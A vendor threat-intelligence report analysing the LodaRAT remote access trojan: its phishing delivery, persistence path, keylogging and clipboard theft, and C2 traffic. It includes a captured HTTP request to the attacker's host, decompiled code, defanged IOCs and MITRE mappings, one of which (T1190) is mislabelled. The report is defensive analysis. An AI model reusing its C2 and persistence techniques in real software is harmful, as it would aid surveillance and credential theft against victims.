SUBEX

LodaRAT Threat Report

Date: **14/10/2020**

Krupa Gajjar

A RAT or Remote Access Trojan is a form of malware which allows hackers to control victim machine remotely. It allows hacker for covert surveillance of the victim machine. Hackers can use the compromised machine to perform various activities such as installing additional malwares, deleting programs, webcam hijacking, read the data from keyboard, acquiring login credentials, and clipboard data.

Overview

This RAT known as `LodaRAT` was first discovered in `2017`, it has a variety of capabilities like spying on victim machines, and a newer version of this malware was later discovered in `February 2020`, by Cisco Talos. This RAT written in AutoIt script, so far targeted countries in South America and Central America. The sample analyzed in this blog is the most recent variant of this RAT discovered in `September 2020` by Cisco Talos.

Technical Analysis

The variant discovered in the month of February propagated via malicious Microsoft Word document which downloaded another document which exploited a vulnerability `CVE-2017-11882`, this exploit payload in turn downloaded an MSI file which contained AutoIt Script.

The method of propagation of the new variant of the LodaRAT is much simple; it is now being distributed via social engineering such as email phishing campaigns attached in the form of a RAR archive. These RAR files have the file extension '.rev' which contains compiled AutoIt Script.

The execution of the binary depends on the user or victim double-clicking the executable file on the machine. Although multiple versions of this RAT were found to be distributed at the same time, but the overall functionality of all the versions are similar with some key differences.

Upon execution the malware tries to detect the version of the OS on the victim machine and then drops its own copy in temp or startup directories of the current user **`C:\Users\%User%\AppData\Roaming\Windata\PXQIKA.exe`** so as to maintain persistence (Fig 1).



Fig 1

The malware steals multiple sensitive data from the victim machine such as Startup info, Time Zone information. The binary also fetches Clipboard data and password



Fig 2

The malware has implemented a Powershell keylogger to read the data from the keyboard and log the information about the keys pressed by the user. The Powershell script used for keylogging has been copied from a short blog.



Fig 3

After communicating with the CnC server the executing binary logs the output of the key press in a temp directory as a text file. This log file will be displayed once the keylogger script gets aborted by pressing `Ctrl+C`.

The binary uses `HTTP GET` request with its custom header and body to connect to the C&C server to get further information and communication. However, the malware abuses legitimate services such as Ngrok.io and portmap.io. The malware downloads ng.txt file in the victim machine while communicating with the CnC server.

```
GET /ng.txt HTTP/1.1
User-Agent: AutoIt
Host: roodan888tools.atwebpages.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 12 Oct 2020 04:45:00 GMT
Server: Apache
Last-Modified: Tue, 01 Sep 2020 07:23:31 GMT
ETag: "15-5ae3b656adf4e"
Accept-Ranges: bytes
Content-Length: 21
Content-Type: text/plain

0.tcp.ngrok.io:10662
```

Fig 4

Communicating IP addresses: 185[.]176[.]43[.]100
3[.]17[.]7[.]232

External Domain: roodan888tools[.]atwebpages[.]com
0[.]tcp[.]ngrok[.]io

CnC : http://roodan888tools[.]atwebpages[.]com/ng[.]txt

While communicating with the CnC server the victim machine receives several commands such as to get the current window of the user's machine. It also receives a Screen command, which sends screenshot of the current window of the infected machine back to CnC server and this is sent at regular intervals.

```
void UndefinedFunction_00462986(void)

{
  HWND pHVar1;
  uint uVar2;

  pHVar1 = GetForegroundWindow();
  uVar2 = FUN_00430c09((int)&DAT_004a8630,pHVar1);
  if (uVar2 != 0xffffffff) {
    FUN_00456391((int)&DAT_004a8630,(HWND *)(*(HWND *)(DAT_
  }
  return;
}
```

```
text:0046FDF2    call    ds:GetForegroundWindow
text:0046FDF8    mov     edx, [esi+2E8h]
text:0046FDFE    mov     ecx, 1
text:0046FE03    cmp     edx, ecx
text:0046FE05    jl      short loc_46FE1D
text:0046FE07    mov     esi, [esi+2E4h]
text:0046FE0D    mov     edi, edi
```

Fig 5

File Hash: ab5b9dd6a6650476fc891df0834ee6f0

IOCs:

55344011c4ecd81be4ad18b091b8028c
5468137378656f6525ef86b79ab48012
68bd21f2938c88ebecf906e8ec9a9d36
010fe248f5c918cea3051df45a64b420
19a108631331c5d533b0b0788cabafee (RAR archive)
81d2eacd6fa43b2560865e44a87780a2
1515a5c693145dfb8b7a81050d4ad7c1 (RAR archive)
2d5c61935f9d870e940ec8e7c42ae26b (RAR archive)

MITRE Techniques:

T1124 – System Time Discovery	T1204 – User Execution
T1012 – Query Registry	T1190 – Spearphishing Attachment
T1027 – Obfuscated Files or Information	T1546.013 – Event Triggered Execution(Powershell Profile)
T1033 - System Owner/User Discovery	T1060 – Registry Run Keys/ Startup Folder
T1082 - System Information Discovery	T1105 – Remote File Copy
T1071 - Application Layer Protocol	T1112 – Modify Registry
T1064 - Scripting	T1115 – Clipboard Data
T1056 – Input Capture	

CVE:

`CVE-2017-11882`

Subexsecure Protection

- Subexsecure detects the malware as '`SS_Gen_LodaRAT_PE_A`'.

OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

There are more than 3.5 million attacks registered in a day across this network of individual Honeypot are studied, analyzed, categorized and marked according to a threat rank index, there is a priority assessment framework that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.